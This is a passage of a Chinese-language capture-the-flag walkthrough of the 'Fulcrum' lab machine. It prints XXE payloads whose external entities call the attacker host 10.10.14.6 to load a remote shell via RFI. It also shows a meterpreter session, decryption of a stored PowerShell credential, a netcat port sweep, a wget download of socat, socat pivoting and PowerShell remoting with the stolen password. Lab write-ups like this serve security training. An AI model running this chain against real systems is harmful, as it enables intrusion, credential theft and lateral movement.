Host: 10.10.10.62:56423
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Length: 128

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE hack [<!ENTITY xxe SYSTEM "http://10.10.14.6/shell.php" >]>
<foo>&xxe;</foo>
```

这里，我们还记得4端口主页上可能存在RFI漏洞（远程文件包含），结合xxe漏洞，我们再来试一下，执行之后，能够成功获取shell，但是得到的shell并不是一个正常的bas
shell，而是Python shell，所以我们要用Python命令来生成tty shell，具体如下图：




```
POST / HTTP/1.1
Host: 10.10.10.62:56423
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Length: 158

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE hack [<!ENTITY xxe SYSTEM
"http://127.0.0.1:4/index.php?page=http://10.10.14.6/shell" >]>
<foo>&xxe;</foo>
```

```
python -c "import pty; pty.spawn(‘/bin/bash’)"
```




```
meterpreter > sysinfo
Computer     : Fulcrum
OS           : Linux Fulcrum 4.4.0-96-generic #119-Ubuntu
 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 13875 created.
Channel 0 created.
python -c "import pty; pty.spawn('/bin/bash')"
www-data@Fulcrum:~/uploads$ 
```

生成tty shell之后，在当前目录，发现了一个''Fulcrum_Upload_to_Corp.ps1'文件。打开一看发现是一个脚本，通过一些函数对密码进行了加密，如图：



```
www-data@Fulcrum:~/uploads$ cat Fulcrum_Upload_to_Corp.ps1
cat Fulcrum_Upload_to_Corp.ps1
# TODO: Forward the PowerShell remoting port to the external interface
# Password is now encrypted \o/

$1 = 'WebUser'
$2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,11
6,80,97,53,53,48,48,48,48,48,48' -split ','
$3 = '76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQ
BNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgANwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGYAOQ
BkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZg
A3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)

Invoke-Command -Computer upload.fulcrum.local -Credential $5 -File Data.ps1

www-data@Fulcrum:~/uploads$ 
```

现在我们复制脚本的内容，并且粘贴到一个powershell加密破解的网站https://tio.run/powershell
希望能够提取服务器的登录凭证，如图：



https://tio.run/#powershell
Go back one page
Right-click or pull down to show history


```
$1 = 'WebUser'
$1 = 'WebUser'
$2 =
'77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,6
3,109,63,110,116,80,97,53,53,48,48,48,48,48,48' -split ','
$3 =
'76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwB
XAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgANwAxADI
AZgA1ADgANwBiADIAYQBjADgAZQAzAGYAOQBkADgANQAzADcAMQA3AGYAOQB
hADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZgA3AGQ
AMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential
($1, $4)
```

```
$5.GetNetworkCredential().Password
```

```
M4ng£m£ntPa55
```

如图，成功获取到密码。


继续遍历系统，发现其中一个文件中包含了内网IP地址，192.168.122.228。下一步就是要对这个内网IP进行一些测试。



```
        # See: https://bugs.debian.org/765782
        #
        # Self signed certs generated by the ssl-cert package
        # Don't use them in a production server!
        #
        # include snippets/snakeoil.conf;

        root /var/www/html;

        # Add index.php to the list if you are using PHP
        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                # First attempt to serve request as file, then
                # as directory, then fall back to displaying a 404.
                proxy_pass http://192.168.122.228:8080/;
        }

        location /uploads {
                try_files $uri $uri/ =404;
        }
```

这次我们使用nc来扫一下端口，发现5986端口是开放的，如图：


```
nc -zv 192.168.122.228 1-65535
```



```
netcat: connect to 192.168.122.228 port 5984 (tcp) timed out:
rogress
netcat: connect to 192.168.122.228 port 5985 (tcp) timed out:
rogress
Connection to 192.168.122.228 5986 port [tcp/*] succeeded!
netcat: connect to 192.168.122.228 port 5987 (tcp) timed out:
rogress
netcat: connect to 192.168.122.228 port 5988 (tcp) timed out:
rogress
netcat: connect to 192.168.122.228 port 5989 (tcp) timed out:
```

我们在靶机上下载socat工具，这个工具非常有用，能够帮助我们，将我们的连接转发到另一个网络。关于该工具的用法，请自行Google。


```
cd /tmp
wget http://10.10.14.6/socat
./socat tcp-listen:60217,reuseaddr,fork tcp:192.168.122.228:5986 &
```



```
www-data@Fulcrum:~$ cd /tmp
cd /tmp
www-data@Fulcrum:/tmp$ wget http://10.10.14.6/socat
wget http://10.10.14.6/socat
--2018-09-09 09:00:52--  http://10.10.14.6/socat
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375176 (366K) [application/octet-stream]
Saving to: 'socat'

socat                   100%[===================>] 366.38K   329KB/s    in 1.1s

2018-09-09 09:00:53 (329 KB/s) - 'socat' saved [375176/375176]

www-data@Fulcrum:/tmp$ chmod +x socat
chmod +x socat
www-data@Fulcrum:/tmp$ ./socat tcp-listen:60217,reuseaddr,fork tcp:192.168.122.228:5986 &
<cat tcp-listen:60217,reuseaddr,fork tcp:192.168.122.228:5986 &
[1] 59830
```

我们使用socat工具将连接转发到10.10.10.62的60217端口上。


```
socat tcp-listen:5986, reuseaddr, fork tcp:10.10.10.62:60217
```



```
root@kali:~# socat tcp-listen:5986,reuseaddr,fork tcp:10.10.10.62:60217
```


现在我们在Windows上使用powershell来连接kali，这会让我们直接连到靶机上。连上之后，我们查看一下当前默认目录下的内容，发现了几个文件，“CheckFileServer.ps “Invoke-PsExec.ps1” 和“user.txt”.

```
Enter-PSSession -ComputerName 192.168.199.130 -Credential $5 -UseSSL -SessionOption (New-PSSessionOption -SkipCACheck -SkipCNC
dir
type user.txt
type CheckFileServer.ps1
```



```
PS C:\Users\zed>  Enter-PSSession -ComputerName 192.168.199.130 -Credential $5 -UseSSL -Sessio
nOption (New-PSSessionOption -SkipCACheck -SkipCNCheck)
[192.168.199.130]: PS C:\Users\WebUser\Documents> dir


    Directory: C:\Users\WebUser\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       02-10-2017     20:39            260 CheckFileServer.ps1
-a----       12-10-2017     04:23          33266 Invoke-PsExec.ps1
-a----       02-10-2017     20:23             24 user.txt

[192.168.199.130]: PS C:\Users\WebUser\Documents> type user.txt
[192.168.199.130]: PS C:\Users\WebUser\Documents> type CheckFileServer.ps1
$Server = '127.0.0.1' # Waiting on IT to give me the address...
$Creds = Get-Credential -Message 'Please enter file server credentials'

Get-CimClass -ClassName win32_operatingsystem -ComputerName $Server -Credential $Creds

# TODO: can't get this to work
```

